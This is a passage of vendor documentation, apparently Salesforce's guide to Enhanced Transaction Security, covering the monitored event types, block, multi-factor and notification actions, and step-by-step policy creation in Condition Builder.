43805...e-5914976709c4	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"..........]}]}	0NIxx...GA2	TwoFaNoAction	24

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
43805...e-5914976709c4	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	TwoFaNoAction	24
43805...e-5914976709c4	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	TwoFaNoAction	24

These events result from a policy that has a block action but the event didn't meet the condition criteria. As a result, the PolicyOutcome field is NoAction.

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	NoAction	24
a50a4...9-2c780869f3b5	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"........]}]}	0NIxx...GA2	NoAction	24
a50a4...9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	NoAction	24

These events result from a policy that has a multi-factor authentication action but the policy wasn't triggered and so the action didn't occur. The policy didn't trigger because the user already had a high assurance session level.

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	TwoFaNoAction	24
a50a4...9-2c780869f3b5	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"........]}]}	0NIxx...GA2	TwoFaNoAction	24
a50a4...9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURV",........]}]}	0NIxx...GA2	TwoFaNoAction	24

Enhanced Transaction Security

Enhanced Transaction Security is a framework that intercepts real-time events and applies appropriate actions to monitor and control user activity. Each transaction security policy has conditions that evaluate events and the real-time actions that are triggered after those conditions are met. The actions are Block, Multi-Factor Authentication, and Notifications. Before you build your policies, understand the available event types, policy conditions, and common use cases. Enhanced Transaction Security is included in Real-Time Event Monitoring.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Condition Builder vs. Apex

Condition Builder is a Setup feature that allows you to build policies with clicks, not code. Policies monitor events, which are categories of user activity built on objects in the SOAP, REST, and Bulk APIs. When you build your policy using Condition Builder, you choose which fields on these objects you want to monitor for customer activity. Because your policy's actions are conditional to the fields that users interact with, these fields are called *conditions*. When you create a policy, you choose the conditions you want your policy to monitor and the action the policy takes when the conditions are met. The conditions available in Condition Builder are a subset of all the event objects fields and vary based on the objects.

If you create an Apex-based policy, you can use any of the event object's fields. For example, Records isn't available as a Condition Builder condition for the ReportEvent event object. But you can use the `ReportEvent.Records` field in an Apex class that implements the `TxnSecurity.EventCondition` interface. Visit the API Object Reference to view event object fields.

Conditions at a Glance

Event Object	Conditions Available in Condition Builder	Actions
ApiEvent	API Type, API Version, Application, Client, Elapsed Time, Operation, Platform, Queried Entities, Query, Rows Processed, Session Level, Source IP, User Agent, User ID, Username	Block, Notifications
ApiAnomalyEventStore	User, Username, SourceIp, Score, QueriedEntities, Operation, RowsProcessed, UserAgent	Notifications
BulkApiResultEventStore	Query, SessionLevel, SourceIp, UserId, Username	Block, Notifications
CredentialStuffingEventStore	AcceptLanguage, LoginUrl, Score, SourceIp, UserAgent, UserId, Username	Notifications
ListViewEvent	Application Name, Developer Name, Event Source, List View ID, Name, Name of Columns, Number of Columns, Order By, Owner ID, Queried Entities, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins) Multi-factor authentication is not supported for list views in Lightning pages, so the action is upgraded to Block.

Event Object	Conditions Available in Condition Builder	Actions
LoginEvent	API Type, API Version, Application, Browser, Country, Login URL, Platform, Session Level, Source IP, TLS Protocol, User ID, User Type, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)
PermissionSetEventStore	Event Source, Operation, Permission Type, User Count, User ID, Username	Block, Notifications
PermissionSetEventStore	Event Source, Operation, Permission Type, User Count, User ID, Username	Block, Notifications
ReportAnomalyEventStore	Report, Score, SourceIp, UserId, Username	Notifications
ReportEvent	Dashboard ID, Dashboard Name, Description, Event Source, Format, Is Scheduled, Name, Name of Columns, Number of Columns, Operation, Owner ID, Queried Entities, Report ID, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)
SessionHijackingEventStore	CurrentUserAgent, CurrentIp, CurrentPlatform, CurrentScreen, CurrentWindow, PreviousUserAgent, PreviousIp, PreviousPlatform, PreviousScreen, PreviousWindow, Score, SourceIp, UserId, Username	Notifications

IN THIS SECTION:

Types of Enhanced Transaction Security Policies

You can create transaction security policies on these Real-Time Event Monitoring events.

Enhanced Transaction Security Actions and Notifications

When a real-time event triggers a transaction security policy, you can block a user or enforce multi-factor authentication (MFA). You can also optionally receive in-app or email notifications of the event.

Build a Transaction Security Policy with Condition Builder

Create a transaction security policy without writing a line of code. Condition Builder, available in Real-Time Event Monitoring, gives you a declarative way to create customized security policies to protect your data.

Create an Enhanced Transaction Security Policy That Uses Apex

Use Setup to create an enhanced transaction security policy that uses Apex. You can specify an existing Apex class or create an empty class that you then code. The Apex class must implement the `TxnSecurity.EventCondition` interface.

Best Practices for Writing and Maintaining Enhanced Transaction Security Policies

Transaction security policy management isn't always easy, especially when you have many policies. To make sure that your policies remain functional, write and maintain them using these best practices. Well-structured and tested policies keep your employees and customers connected, productive, and secure.

Enhanced Transaction Security Metering

Transaction Security uses resource metering to help prevent malicious or unintentional monopolization of shared, multi-tenant platform resources. Metering prevents transaction security policy evaluations from using too many resources and adversely affecting your Salesforce org.

Exempt Users from Transaction Security Policies

If you have transaction security policies that work well for most users, but not all, you can assign specific users the Exempt from Transaction Security user permission. Assign this permission only when business-critical actions are regularly blocked by transaction security policy metering. For example, assign it to users who make bulk or automated bulk API calls, integration users, or admins responsible for transaction security policies who you don't want to get blocked.

Test and Troubleshoot Your New Enhanced Policy

If your enhanced transaction security policy isn't behaving as you expect, check out these testing and troubleshooting tips to diagnose the problem.

Migrate Legacy Policies to the Enhanced Transaction Security Framework

The enhanced transaction security framework makes it easy to create policies that are more useful than policies created with of the legacy framework. You can migrate your legacy policies to the new framework. As of Summer '20, Legacy Transaction Security is a retired feature in all Salesforce orgs. You can no longer create, edit, or enable transaction security policies using the legacy framework and will receive an error message if you try to do so.

Types of Enhanced Transaction Security Policies

You can create transaction security policies on these Real-Time Event Monitoring events.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

IN THIS SECTION:

ApiEvent Policies

API events monitor API transactions, such as SOQL queries and data exports.

ApiAnomalyEventStore Policies

API anomaly event policies monitor anomalies in how users make API calls.

BulkApiResultEventStore Policies

Bulk API Result Event policies detect when a user downloads the results of a Bulk API request.

CredentialStuffingEventStore Policies

Credential stuffing event policies monitor when a user successfully logs into Salesforce during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.

ListViewEvent Policies

List View event policies monitor when data is viewed or downloaded from your list views using Salesforce Classic, Lightning Experience, or the API.

LoginEvent Policies

Login event policies track login activity and enforce your org's login requirements.

PermissionSetEventStore Policies

Permission set event policies monitor when users are assigned critical permissions in a permission set.

ReportEvent Policies

Report event policies monitor when data is viewed or downloaded from your reports.

ReportAnomalyEventStore Policies

Report anomaly event policies monitor anomalies in how users run or export reports.

SessionHijackingEventStore Policies

Session hijacking event policies monitor when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.

ApiEvent Policies

API events monitor API transactions, such as SOQL queries and data exports.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions	Considerations
ApiEvent	API Type, API Version, Application, Client, Elapsed Time, Operation, Platform, Queried Entities, Query, Rows Processed, Session Level, Source IP, User Agent, User ID, Username	Block, Notifications	Multi-factor authentication isn't supported.

What You Can Do with It

You can monitor user behaviors taken through the API on a granular level. Create a policy that can:

- Block access to particular versions of the API from specific platforms
- Notify you when users run queries that return many rows

Considerations for ApiEvent Policies

- The supported SOAP, REST, Bulk API, and Bulk API 2.0 calls are `query()`, `query_more()`, and `query_all()`. Transaction Security supports only `query()`. API calls made from Visualforce (via an Apex controller) or XMLRPC aren't supported in ApiEvent and ApiEventStream.
- For Bulk API and Bulk API 2.0 queries, expect blank values for `LoginHistoryId`, `Client`, and `UserAgent` in ApiEvent. These queries are asynchronous and executed by a background job.

ApiAnomalyEventStore Policies

API anomaly event policies monitor anomalies in how users make API calls.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
ApiAnomalyEventStore	User, Username, SourceIp, Score, QueriedEntities, Operation, RowsProcessed, UserAgent	Notifications

What You Can Do with It

Create a policy that can:

- Send you an email when Salesforce detects that a user has made more API calls than usual.
- Generate an in-app notification when Salesforce detects an API anomaly event with a score greater than 0.5.

BulkApiResultEventStore Policies

Bulk API Result Event policies detect when a user downloads the results of a Bulk API request.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
BulkApiResultEventStore	Query, SessionLevel, SourceIp, UserId, Username	Block, Notifications

What You Can Do with It

Create a policy that can:

- Send you an email when Salesforce detects that a user has made an attempt to download the results of a Bulk API request

CredentialStuffingEventStore Policies

Credential stuffing event policies monitor when a user successfully logs into Salesforce during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
CredentialStuffingEventStore	AcceptLanguage, LoginUrl, Score, SourceIp, UserAgent, UserId, Username	Notifications

What You Can Do with It

Create a policy that can:

- Send you an email when Salesforce detects that a user from a specific IP address successfully logged into your org during a credential stuffing attack.
- Generate an in-app notification when Salesforce detects a login from a specific page, such as `login.salesforce.com` or ***MyDomainName*****.**`my.salesforce.com`, during a credential stuffing attack.

ListViewEvent Policies

List View event policies monitor when data is viewed or downloaded from your list views using Salesforce Classic, Lightning Experience, or the API.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
ListViewEvent	Application Name, Developer Name, Event Source, List View ID, Name, Name of Columns, Number of Columns, Order By, Owner ID, Queried Entities, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins) Multi-factor authentication is not supported for list views in Lightning pages, so the action is upgraded to Block.

What You Can Do with It

Create a policy that can:

- Block a user who tries to access a list view of sensitive patent data
- Notify you if a user exports more than 5,000 rows from a list view in your org

Note: The values captured by transaction security policies are unique API names that can be retrieved by performing REST API Describe calls on the object. When creating a ListViewEvent policy, make sure that the values you want the conditions to check for are unique API names and not display labels. For example, a "Name of Column" condition checks for values that match the metadata information retrieved from a Describe call on the report, not the column headers displayed on the report. Refer to the REST API Developer Guide for more information.

LoginEvent Policies

Login event policies track login activity and enforce your org's login requirements.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions	Considerations
LoginEvent	API Type, API Version, Application, Browser, Country, Login URL, Platform, Session Level, Source IP, TLS Protocol, User ID, User Type, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)	• UI logins with username and password, SAML single sign-on logins, and API-based logins (OAuth, REST, SOAP) are captured. • Multi-factor authentication is not supported for Lightning Login (passwordless login) users or for API-based logins. For API-based logins, the action is upgraded to Block. • LoginEvent policies are not triggered by invalid login attempts such as incorrect passwords.

What You Can Do with It

You can target specific login behaviors that reduce performance or pose a security risk. Create a policy that can:

- Block users who log in from certain locations
- Require multi-factor authentication for users logging in from unsupported browsers
- Monitor logins from specific applications

How Does LoginEvent Compare to Login Log Lines and Login History?

Feature	LoginEvent (Login Forensics)	Login Log Lines	Login History
Standard Object or File	LoginEvent	EventLogFile (Login event type)	LoginHistory
Data Duration Until Deleted	6 months	30 days	6 months
Access	API	API download, Event Monitoring Analytics app	Setup UI, API
Permissions	View Real-Time Event Monitoring Data	View Event Log Files	Manage Users
Extensibility	Yes, using the AdditionalInfo field	No	No
Availability	Included with Event Monitoring add-on or Real-Time Event Monitoring	Included with Event Monitoring add-on	Included with all orgs

PermissionSetEventStore Policies

Permission set event policies monitor when users are assigned critical permissions in a permission set.

To be nominated for this pilot, contact Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
PermissionSetEventStore	Event Source, Operation, Permission Type, User Count, User ID, Username	Block, Notifications

What You Can Do with It

Create a policy that can:

- Prevent users from being assigned the following permissions in a permission set:
  - Assign Permission Sets
  - Author Apex
  - Customize Application
  - Manage Encryption Keys
  - Manage Internal Users

- Manage Password Policies
- Manage Profiles and Permission Sets
- Manage Roles
- Manage Sharing
- Manage Users
- Modify All Data
- Multi-Factor Authentication for User Interface Logins
- Password Never Expires
- Reset User Passwords and Unlock Users
- View All Data

ReportEvent Policies

Report event policies monitor when data is viewed or downloaded from your reports.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions	Considerations
ReportEvent	Dashboard ID, Dashboard Name, Description, Event Source, Format, Is Scheduled, Name, Name of Columns, Number of Columns, Operation, Owner ID, Queried Entities, Report ID, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)	Multi-factor authentication (MFA) policies apply to the following UI-based report actions: • Printable View • Report Export • Report Run (in Salesforce Classic only) Multi-factor authentication is not supported for reports in Lightning pages, so the action is upgraded to Block.

What You Can Do with It

Create a policy that can:

- Require multi-factor authentication for all users accessing or downloading reports over a specific size. For maximum coverage, write a policy that notifies you and blocks access to reports that process more than a certain number of rows.
- Block downloads for specific user IDs, report IDs, and dashboard IDs.

Note: The values captured by transaction security policies are unique API names, which can be retrieved by performing REST API Describe calls on the object. When creating a ReportEvent policy, make sure that the values you want the conditions to check for are unique API names, not display labels. For example, a "Name of Column" condition checks for values that match the metadata information retrieved from a Describe call on the report, not the column headers displayed on the report. Refer to the Salesforce Report and Dashboard REST API Developer Guide for more information.

ReportAnomalyEventStore Policies

Report anomaly event policies monitor anomalies in how users run or export reports.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
ReportAnomalyEventStore	Report, Score, SourceIp, UserId, Username	Notifications

What You Can Do with It

Create a policy that can:

- Send you an email when Salesforce detects that a user has exported more records than usual from a report on Leads.
- Generate an in-app notification when Salesforce detects a report anomaly event with a score greater than 90.

SessionHijackingEventStore Policies

Session hijacking event policies monitor when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
SessionHijackingEventStore	CurrentUserAgent, CurrentIp, CurrentPlatform, CurrentScreen, CurrentWindow, PreviousUserAgent, PreviousIp, PreviousPlatform, PreviousScreen, PreviousWindow, Score, SourceIp, UserId, Username	Notifications

What You Can Do with It

Create a policy that can:

- Generate an in-app notification when Salesforce detects a session hijacking attack on your org with a score greater than 10.
- Send you an email when Salesforce detects a session hijacking attack from a specific IP address.

Enhanced Transaction Security Actions and Notifications

When a real-time event triggers a transaction security policy, you can block a user or enforce multi-factor authentication (MFA). You can also optionally receive in-app or email notifications of the event.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Block

Don't let the user complete the request. For example, if a ReportEvent policy with a block action triggers during a report view, the user sees a message explaining the action. You can also customize the block message when you create your policy. Each custom message can be up to 1000 characters, and you can only customize messages for ApiEvent, ListViewEvent, and ReportEvent policies. Custom block messages aren't translated.




Total Records
0

The operation you requested isn't allowed due to a security policy in your organization. Contact your administrator for more information about security policies.

Multi-Factor Authentication

Prompt the user to confirm their identity with an additional verification method, such as the Salesforce Authenticator app, when they log in. In situations where you can't use multi-factor authentication (for instance, during an API query), this action changes to a block action.



Check Your Mobile Device

Use Salesforce Authenticator to approve the request to Access Reports.

●●●●○ BELL 7:53 PM 100%

Log In to Salesforce

Username
art.vandelay@salesforce.com

Service
login.salesforce.com

Having Trouble?

Verify the details

Email Notifications


You can send two kinds of email notifications when a policy is triggered: default email messages and custom email messages. Both use the subject Transaction Security Alert.

Default email notifications contain the policy that was triggered, the event or events that triggered it, the policy's ID, and related event fields. The times listed indicate when the policy was triggered in the recipient's locale and time zone. For example, a policy is triggered at 6:46 AM Eastern Standard Time. The administrator who receives the notification is in the Pacific Standard Time zone, so the time shows as PST. Here's an example.

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Wednesday, September 4, 2021, 10:00 AM
Subject: Transaction Security Alert

One of your transaction security policies was triggered.

Policy Name:
Restrict Views of the My Confidential Report

ID:
0NIRM00000000dV
```

```
Event responsible for triggering this policy:
ReportEvent associated with user lisa.johnson@company.com at 7/21/2021 06:46:11 AM PST

For more context about this event, refer to these event fields:
Org ID: 00DLA0000003YjP
User ID: 005IL000001ZqMb
```

Custom email notifications let you write your own email content and include event-specific field data of your choosing. To populate your message with field-level event data, use the lookup field. Salesforce recommends that you include only event information that the recipient is authorized to view. Custom email notifications aren't translated.



Notification
☑ Email notification
□ In-App notification

*Recipient: Jamal Jackson

*Email Notification Content
○ Default Email Content
● Custom Email Content

Salesforce Sans 12

Someone tried to run a report that exceeds the 100 row limit. Use this event information to start your investigation.

- Organization ID - {{policy.OrganizationId}}
- User ID - {{event.UserId}}
- Event Name -

Choose your Event and Policy Fields: Select Fields...

*Name: Block 101 or more rows per r

Description:

Status: Enabled

In-App Notifications

In-app notifications list the policy that was triggered. Notifications aren't available in Classic. Here's an example.

Example:


```
Transaction Security Alert:
Policy Restrict Views of the My Confidential Report was triggered.

16 minutes ago
```

Build a Transaction Security Policy with Condition Builder

Create a transaction security policy without writing a line of code. Condition Builder, available in Real-Time Event Monitoring, gives you a declarative way to create customized security policies to protect your data.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. If multiple policies with the same action for a given event execute when the event occurs, their order of execution is indeterminate.

1. From Setup, in the Quick Find box, enter `Transaction Security`, and then select **Transaction Security Policies**.
2. Click **New**, and then select **Condition Builder**.



How do you want to build your policy?

Build your policy with clicks, not code.

Build your policy with Apex to use complex logic.

3. Click **Next**.
4. Select an event that your policy is built on.

   For example, if you want to track API calls in your org, select **API Event**. If you want to monitor when users view or export reports, select **Report Event**. See Enhanced Transaction Security for the full list of available events.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

To view events:
- View Real-Time Event Monitoring Data

To view transaction security policies:
- View All Data

To create, edit, and manage transaction security policies:
- Customize Application

5. Select your condition logic. The logic applies to the conditions that you create in the next step.

   You can specify whether all conditions must be met for the policy to trigger an action, or any condition.

   Select **Custom Condition Logic Is Met** if you want to specify more complex logic. Use parentheses and logical operators (AND, OR, and NOT) to build the logical statements. Use numbers to represent each condition, such as 1 for the first condition and 2 for the second condition. For example, if you want the policy to trigger if the first condition and either the second or third conditions are met, enter `1 AND (2 OR 3)`.

6. Select your conditions.


   Each condition has three parts:

   - The event condition you want to monitor. The available conditions depend on the event you selected earlier. For example, you can monitor the number of rows that a user viewed in a report using the **Rows Processed** condition of Report Event. To monitor Salesforce entities that API calls query, use the **Queried Entities** condition of API Event. To monitor the IP addresses from which a user logged in, use the **Source IP** condition of Login Event.
   - An operator, such as Greater Than or Starts With or Contains.
   - A value that determines whether the condition is true or false. For example, if you specified the **Rows Processed** condition to monitor when users viewed more than 2,000 rows in a report, enter `2000`. If you specified the **Queried Entities** condition to

monitor API calls against leads, enter `Lead`. If you specified the **Source IP** condition to monitor user logins from a specific IP address, enter the actual IP address, such as `192.0.2.255`.

> Tip: Conditions map to fields of the event storage objects, such as `ApiEvent.RowsProcessesd` or `LoginEvent.SourceIP`. See the API documentation for possible values and examples for each field that shows up as a condition in Condition Builder.

This example shows a policy that monitors API calls. The actions trigger if an API call queries the Lead object and either the number of rows processed is greater than 2000 or the request took longer than 1000 milliseconds to complete. See Condition Builder Examples for more examples.



New policy

What conditions do you want your policy to monitor?

When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

*Event: API Event

Track API calls in your org. For example, track when users perform SOQL queries and export data.

*Condition Logic: Custom Condition Logic Is Met

*Custom Condition Logic: 1 AND (2 OR 3)

	*Condition	*Operator	*Value
1	Queried Entities	Equals	Lead
2	Rows Processed	Greater than	2,000
3	Elapsed Time	Greater than	1,000

7. Click **Next**.
8. Select what the policy does when triggered.

   The actions available vary depending on the event type. For more information, see What Are Transaction Security Actions?

   > Note: The multi-factor authentication action isn't available in the Salesforce mobile app, Lightning Experience, or via API for any events. Instead, the block action is used. For example, if a multi-factor authentication policy is triggered on a list view performed via the API, Salesforce blocks the API user.

9. Select who is notified and how.
10. Enter a name and description for your policy.

    Your policy name can contain only underscores and alphanumeric characters and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

11. Optionally, enable the policy.
12. Click **Finish**.

    Your policy is added to the list of available policies. When you enable Transaction Security policies for an event, some transaction run times related to that event can increase.

> Important: If you customize a Condition Builder policy with the API, you must include the Flow ID (for flow API), EventName, and Type of CustomConditionBuilderPolicy to save your policy.

IN THIS SECTION:

Condition Builder Examples

Use these examples to help you convert your own real-world use cases into Condition Builder conditions.

Condition Builder Examples

Use these examples to help you convert your own real-world use cases into Condition Builder conditions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

